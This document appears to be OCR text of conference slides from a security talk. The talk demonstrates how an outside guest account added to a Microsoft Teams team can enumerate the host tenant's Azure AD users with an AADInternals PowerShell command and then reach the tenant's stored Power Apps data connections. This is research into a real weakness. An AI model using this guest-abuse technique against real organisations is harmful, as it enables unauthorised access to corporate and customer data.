Security controls ➔ Require AAD account

AAD account ➔ Grants ~~full~~ **deny-by-default** access

AAD guests recap

- It’s super easy to get a guest account
- AAD security controls apply
- Access is deny-by-default

SECTOR
BRIEFINGS

Guest accounts in practice

SECTOR

@mbrg0

Microsoft Teams

Search

Activity

Chat

Teams

Calendar

Calls

Files

Apps

Help

Teams

Your teams

Vo Vendor onboarding

Vo

Vendor onboarding

Vendor onboarding

Members | Pending Requests | Channels | Settings | Analytics | Apps | Tags

This team has guests.

Search for members

Add member

Owners (1)

Name	Title	Location	Tags	Role
Greg Winston	VP of IT			Owner

Members and guests (2)

SECTOR

@mbrg0

Microsoft Teams

Search

Activity

Chat

Teams

Calendar

Calls

Files

Apps

Help

Teams

Your teams

Vo Vendor onboarding

Vo

Vendor onboarding

Vendor onboarding

Add member

Tags

Role

Owner

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

Close

SECTOR

@mbrg0

Microsoft Teams

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Calls

Files

Apps

Help

Teams

Your teams

Vo Vendor onboarding

Vo Vendor onboarding

Vendor onboarding

Add member

Tags

Role

Owner

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com

Add

Add **hacker5@pwntoso.onmicrosoft.com** as a guest

Close

SECTOR

@mbrg0

Microsoft Teams

Search

Activity

Chat

Teams

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Calls

Files

Apps

Help

Teams

Your teams

Vo Vendor onboarding

Vo Vendor onboarding

Vendor onboarding

Add member

Tags

Role

Owner

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

H hacker5 (Guest)

This person has been added, but it might take a while for them to show up in your member list.

Close

Microsoft

Sign in

hacker5@pwntoso.onmicrosoft.com

No account? Create one!

Can't access your account?

Back Next

Sign-in options

Microsoft

hacker5@pwntoso.onmicrosoft.com

Permissions requested by:

Zenity Demo
zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

- Receive your profile data
- Collect and log your activity
- Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at https://myaccount.microsoft.com/organizations.
Learn more

This resource is not shared by Microsoft.

Cancel Accept

SECTOR

@mbrg0

My Apps

Search apps

H

Apps

This is unavailable due to your account permissions and company's settings

Apps dashboard

Add apps | Create collection | Customize view

Apps

Apps

Settings

There are no apps to show.

Zenity Demo

Sign out

H

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch organization

Sign in with a different account

Guest exploitation state of the art

Guest exploitation state of the art

1. Phishing via Teams

@DrAzureAD at youtube.com/watch?v=NN1nIbp-z70

Guest exploitation state of the art

```
AADInternals 0.9.0
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName     userPrincipalName
-----------     -----------------
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding    jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla     juliani@zenitydemo.onmicrosoft.com
Eric Gruber     ericg@zenitydemo.onmicrosoft.com
Karen Berg      karenb@zenitydemo.onmicrosoft.com
Greg Winston    gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner    alans@zenitydemo.onmicrosoft.com
Sven Mortensen  svenm@zenitydemo.onmicrosoft.com
Carlos Grilo    carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber  aliciat@zenitydemo.onmicrosoft.com
Anne Weiler     annew@zenitydemo.onmicrosoft.com
Sanjay Shah     sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump        danj@zenitydemo.onmicrosoft.com
Christa Geller  christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott  dianep@zenitydemo.onmicrosoft.com
Allie Bellew    allieb@zenitydemo.onmicrosoft.com
```

1. Phishing via Teams
2. Directory recon


@DrAzureAD at aadinternals.com/post/quest_for_guest/


State of the art ends here. But hackers want more!

Can we access company data? Edit or delete data? Perform operations?

https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections

Go have an early lunch


Welcome to Power Apps
Choose your country/region
United States
Microsoft will send you promotions and offers. You can unsubscribe at any time.
Get started
By clicking "Get started", you agree to these terms and conditions and allow Power Apps to get your user and tenant details.
Microsoft Privacy Statement



Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

Go to home page

SECTOR

@mbrg0

Power Apps

Search

Environment
Pwntoso (default)

H

Try the new Power Apps

- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data

Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design

Select from a list of different designs and layouts to get your app going.

Start with an app template

Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

See more apps →

Learning for every level

See all

Get started with Power Apps
Beginner · 51 min

Author a basic formula to change properties in a canvas app
Beginner · 42 min

Work with external data in a Power Apps canvas app
Intermediate · 1 hr 4 min

Manage and share apps in Powe
Beginner

SECTOR

@mbrg0

Power Apps

Search

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Pwntoso (default)

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Beginner

SECTOR

@mbrg0

Power Apps

Search

Environment
Pwntoso (default)

H

Home
Create
Learn
Apps
Tables
Flows
Solutions
More
Power Platform

Pwntoso Sign out

H

Hacker5
hacker5@pwntoso.onmicroso...
View account
Switch directory

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Power Apps

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Pwntoso (default)

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Solutions
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Power Platform

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Your apps

Name
Package Management View
Solution Health Hub
See more apps →

Learning for every level

Get started with Power Ap
Beginner 51 min

Beginner 42 min

Intermediate 1 hr 4 min

Manage and share apps in Powe
Beginner

Settings

Language and time
Notifications
Directories

Directories

Directories
Switching directories will reload the portal. The directory you choose will impact the apps that are available in the experience. Learn more about directories.

Current directory
Pwntoso

All Directories

Search

Name		Domain	Directory ID
Pwntoso	Current	pwntoso.onmicrosoft.com	420983fd-32b0-4ab...
Zenity Demo	Switch	zenitydemo.onmicrosoft.com	fc993b0f-345b-4d01...

Save Discard

SECTOR

@mbrg0

Power Apps

Search

Environment
Zenity Demo (default)

New connection

Search

Home

Create

Learn

Apps

Tables

Flows

Solutions

Connections

More

Power Platform

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	11 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	10 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	14 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	20 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

SECTOR

@mbrg0

Power Apps

Search

Environment
Zenity Demo (default)

New connection | Edit | Share | Delete | Details

- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections
- More
- Power Platform

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
jamieredingcustomerdata.file.core.windows.net **Azure File Storage**	12 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	22 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

SECTOR

@mbrg0

Power Apps

Search

Environment
Zenity Demo (default)

New connection | Edit | Share | Delete | Details

Home
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Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	14 min ago	Connected
jamieredingcustomerdata.file.core.windows.net **Azure File Storage**	13 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	23 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

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Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
Shared with org		Can use
Jamie Reding	jamier@zenitydemo.on...	Owner
jamiercontoso	jamiercontoso@outlook....	Can use + share

Cancel Save

enterprisecustomers customercareinsights.database.wi...
SQL Server
2 wk ago
Connected

Power Apps

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Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
Shared with org		Can use
Jamie Reding	jar	
jamiercontoso	jar	se + share

Save

enterprisecustomers customerc
SQL Server

nnected

SECTOR

@mbrg0

Power Apps

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Zenity Demo (default)

New connection | Edit | Share | Delete | Details

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Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	19 min ago	Connected
jamieredingcustomerdata.file.core.windows.net **Azure File Storage**	18 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	28 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Edit
Share
Delete
Details

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM

Edit
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Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

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



Business users are building their own apps w/ low-code/no-code + GenAI


Is this actually being used?



Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

~8M active Power devs today!



Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

SECTOR
BRIEFINGS

Exploit

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

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7/27/2023, 11:48:49 PM

SECTOR

@mbrg0

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Power Apps | Search | Environment Zenity Demo (default)

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Connections > jamieredingcustomerdata.file.core.windows.net

Details | **Apps using this connection** | Flows using this connection

Name
Customer Insights Azure

SECTOR

@mbrg0

Power Apps

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Edit | Play | Share | Export package | Add to Teams | Monitor | Analytics (preview) | Settings | Wrap | Delete

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- More
- Power Platform

Ask a virtual agent

Apps > Customer Insights Azure

Details | Versions | Connections | Flows

Owner
Jamie Reding

Description
Not provided

Created
7/27/2023, 11:49:44 PM

Modified
7/27/2023, 11:49:44 PM

Web link
https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43

Mobile QR code

SECTOR

@mbrg0

Power Apps |

You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

More

OK

SECTOR

@mbrg0

Power Apps |

You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK

You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c


OK

